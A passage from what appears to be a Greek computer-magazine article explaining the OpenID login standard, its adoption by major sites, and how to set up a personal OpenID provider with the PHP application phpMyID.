αυτό δεν είναι αναγκαίο), θα δημιουργήσουμε και θα «σερβίρουμε» την ψηφιακή μας ταυτότητα μόνοι μας...

Το λογότυπο του OpenID. Η εμφάνισή του σε έναν ιστότοπο αποτελεί ένδειξη υποστήριξης του συγκεκριμένου προτύπου.


Το OpenID είναι ένα ανοιχτό πρότυπο που περιγράφει τον τρόπο με τον οποίο χρήστες του Διαδικτύου μπορούν να επισκέπτονται ιστότοπους και να χρησιμοποιούν υπηρεσίες που υπό κανονικές συνθήκες θα απαιτούσαν δημιουργία λογαριασμού χρήστη, χωρίς την απαίτηση αυτή. Βλέπετε, οι ιστότοποι που απαιτούν τη δημιουργία λογαριασμού χρήστη από τους επισκέπτες (διαδικασίες Sign Up και Log In) γίνονται ολοένα και περισσότεροι. Σκεφτείτε πόσους διαφορετικούς λογαριασμούς διατηρείτε, σε πόσες υπηρεσίες (e-mail, social networking, blogging, forum κ.λπ.) και πόσα διαφορετικά passwords πρέπει να κρατάτε στη μνήμη σας. Σκεφτείτε πόσες φορές κάποιος ιστότοπος σας έχει ζητήσει να εισαγάγετε το όνομά σας ή το e-mail σας ή την ημερομηνία γέννησής σας. Το φιλόδοξο σχέδιο του OpenID είναι η ανατροπή αυτής της κατάστασης. Όταν όλοι οι ιστότοποι θα υποστηρίζουν πιστοποίηση στοιχείων μέσω OpenID, το μόνο που θα χρειάζεται να χρησιμοποιείτε θα είναι το OpenID αναγνωριστικό σας!

ΠΩΣ ΛΕΙΤΟΥΡΓΕΙ ΤΟ OPENID

Αρχικά ο χρήστης πρέπει να δημιουργήσει μια ψηφιακή ταυτότητα σε κάποιον πάροχο OpenID[1]. Αυτό σημαίνει ότι πρέπει να δηλώσει τα προσωπικά του στοιχεία στον πάροχο, δημιουργώντας σε αυτόν έναν προσωπικό λογαριασμό προστατευόμενο με κωδικό. Ο πάροχος με τη σειρά του θα δώσει στο χρήστη ένα URL, το οποίο ονομάζεται αναγνωριστικό OpenID (π.χ., κάτι σαν yourname.provider.com).

Ας υποθέσουμε τώρα ότι ο χρήστης επισκέπτεται για πρώτη φορά κάποιον ιστότοπο, όπως, π.χ., ένα forum, το οποίο απαιτεί από αυτόν τα προσωπικά του στοιχεία πριν του επιτρέψει να λάβει μέρος σε μια συζήτηση. Εφόσον ο συγκεκριμένος ιστότοπος υποστηρίζει το πρότυπο OpenID, θα παρέχει μια φόρμα ενός μοναδικού πεδίου ώστε ο επισκέπτης να εισάγει το OpenID αναγνωριστικό του. Ο ιστότοπος θα επικοινωνήσει με τον πάροχο της ταυτότητας χρησιμοποιώντας το URL του αναγνωριστικού και ανακατευθύνοντας τη διαδικασία «Log In» μέσω αυτού στον browser του επισκέπτη. Αν το cookie του παρόχου υπάρχει στον browser του επισκέπτη από διαδικασία που προηγήθηκε, τότε θα γίνει αυτόματα authentication μεταξύ επισκέπτη και παρόχου, διαφορετικά ο πάροχος θα ζητήσει password. Στο σημείο αυτό ο πάροχος μπορεί να είναι σίγουρος πλέον ότι ο συγκεκριμένος χρήστης επιθυμεί να δώσει τα προσωπικά του στοιχεία στον ιστότοπο που τα ζητάει. Έτσι, ανακατευθύνει τον browser του επισκέπτη στον αρχικό ιστότοπο παρέχοντας ταυτόχρονα, με αυτοματοποιημένο τρόπο, τα στοιχεία του χρήστη. Η όλη διαδικασία

1. Επισκεφθείτε τη διεύθυνση openid.net/get για μια λίστα παρόχων OpenID, αν και αυτό δεν είναι απαραίτητο εφόσον ακολουθήσετε αυτή τη συμβουλή.




Η φόρμα εισαγωγής σχολίων στον Blogger και οι φόρμες εισόδου σε SourceForge και WikiSpaces. Τρία παραδείγματα υποστήριξης του OpenID σε δημοφιλείς ιστότοπους.

είναι συνοπτική και ο χρήστης σπάνια συνειδητοποιεί τις ανακατευθύνσεις από τον ιστότοπο που επισκέφθηκε στον πάροχο και ανάποδα[2]. Ο αρχικός ιστότοπος τον οποίο επισκέφθηκε ο χρήστης έχει πλέον στη διάθεσή του τα στοιχεία του επισκέπτη κι έτσι ο τελευταίος μπορεί να περιηγηθεί με τα ανάλογα δικαιώματα τον ιστότοπο.


ΔΗΜΟΤΙΚΟΤΗΤΑ

Οι ιστότοποι που δέχονται εγγραφή και σύνδεση μέσω OpenID αποτελούν προς το παρόν ένα μικρό κλάσμα του Διαδικτύου, αλλά η πρόσφατη εμπλοκή των Google, IBM, Microsoft, Verisign και Yahoo! στο OpenID Foundation, το φετινό Φλεβάρη, δείχνει πως αυτό θ' αλλάξει πολύ σύντομα. Μάλιστα, πολλοί διάσημοι ιστότοποι λειτουργούν πλέον σαν OpenID πάροχοι. Συγκεκριμένα, αν έχετε λογαριασμό σε κάποιον από τους AOL, Blogger, Flickr, LiveJournal, Technorati, Yahoo! ή Wordpress.com, έχετε ήδη και το δικό σας OpenID αναγνωριστικό (βλ. openid.net/get). Αυτό βέβαια δεν σημαίνει ότι όλοι οι παραπάνω ιστότοποι δέχονται εγγραφή ή σύνδεση μέσω OpenID. Όχι ακόμα τουλάχιστον. Στην Ελλάδα μερικά από τα site που υποστηρίζουν εγγραφή και σύνδεση μέσω OpenID είναι τα www.ubuntu-gr.org και το critics.gr. Το phpMyID του CJ Niemira είναι μια δωρεάν και ανοιχτή web εφαρμογή PHP,

2. Στις σύγχρονες υλοποιήσεις, μάλιστα, η σελίδα του παρόχου ανοίγει μέσα στη σελίδα του αρχικού ιστότοπου, ώστε η όλη διαδικασία να γίνει διάφανα ως προς τον επισκέπτη.



που αναλαμβάνει να παίξει το ρόλο του παρόχου OpenID για εσάς. Με αυτό τον τρόπο έχετε τον πλήρη έλεγχο της ταυτότητάς σας και κατ' επέκταση των στοιχείων που δίνετε στους διάφορους ιστότοπους. Επιπλέον, απαλλάσσεστε από την ανάγκη να εμπιστεύεστε υπηρεσίες τρίτων για τη φύλαξη των στοιχείων σας. Άλλωστε, η εγκατάσταση του phpMyID είναι απλή και, εφόσον έχετε πρόσβαση σε κάποιον web server, είναι υπόθεση επεξεργασίας μερικών μόλις γραμμών σ' ένα αρχείο ρυθμίσεων.




Η πρώτη επίσκεψη στον προσωπικό μας OpenID πάροχο, το phpMyAdmin. Το URL στην μπάρα διεύθυνσης του browser αποτελεί το OpenID αναγνωριστικό μας.

ΠΡΟΑΠΑΙΤΟΥΜΕΝΑ

Εφόσον πρόκειται για web εφαρμογή PHP, για τη χρήση της θα πρέπει να διαθέτετε κάποιο web hosting service (με υποστήριξη PHP και προτιμότερα με δικό σας domain name). Κάποιοι από εσάς που έχετε ήδη site μπορείτε να χρησιμοποιήσετε το υπάρχον hosting service. Αν πάλι δεν έχετε και επειδή είναι παράλογο να αγοράσετε ένα hosting plan αποκλειστικά για να έχετε τον προσωπικό σας OpenID πάροχο, μπορείτε να χρησιμοποιήσετε κάποιο από αυτά που προσφέρονται δωρεάν. Ούτως ή άλλως, οι απαιτήσεις που έχει το phpMyID σε χώρο και διακίνηση δεδομένων είναι από ελάχιστες έως μηδαμινές. Τέλος, αν το επιθυμείτε, μπορείτε να στήσετε έναν web server με υποστήριξη PHP στον υπολογιστή σας (όπως τον Apache) και να εγκαταστήσετε το phpMyID εκεί. Ωστόσο, αυτή η λύση προϋποθέτει ότι ο υπολογιστής σας θα είναι online επί μονίμου βάσεως και ότι μια υπηρεσία DDNS παρέχει domain name στη δυναμικά εναλλασσόμενη IP διεύθυνσή σας. Διαφορετικά μπορεί να βρεθείτε προ εκπλήξεων όταν προσπαθήσετε να επισκεφθείτε έναν ιστότοπο με πιστοποίηση OpenID από κάποιον άλλο υπολογιστή και ο ιστότοπος δεν βρίσκει τον πάροχο της ταυτότητάς σας επειδή ο υπολογιστής σας είναι σβηστός, εκτός δικτύου ή έχει αλλάξει η IP του.

ΕΓΚΑΤΑΣΤΑΣΗ

Κατεβάστε την τελευταία έκδοση του phpMyID (που είναι η 0.8 όσο γράφονται αυτές οι γραμμές) από την επίσημη σελίδα: siege.org/projects/phpMyID. Από το συμπιεσμένο αρχείο που θα κατεβάσετε χρειάζεστε μόνο τα δύο αρχεία με κατάληξη .php: το MyID.php και το MyID.config.php. Αφού τα αποσυμπιέσετε, μετονομάστε το δεύτερο σε index.php. Χρησιμοποιώντας κάποιον πρόγραμμα FTP ή με όποιον άλλον

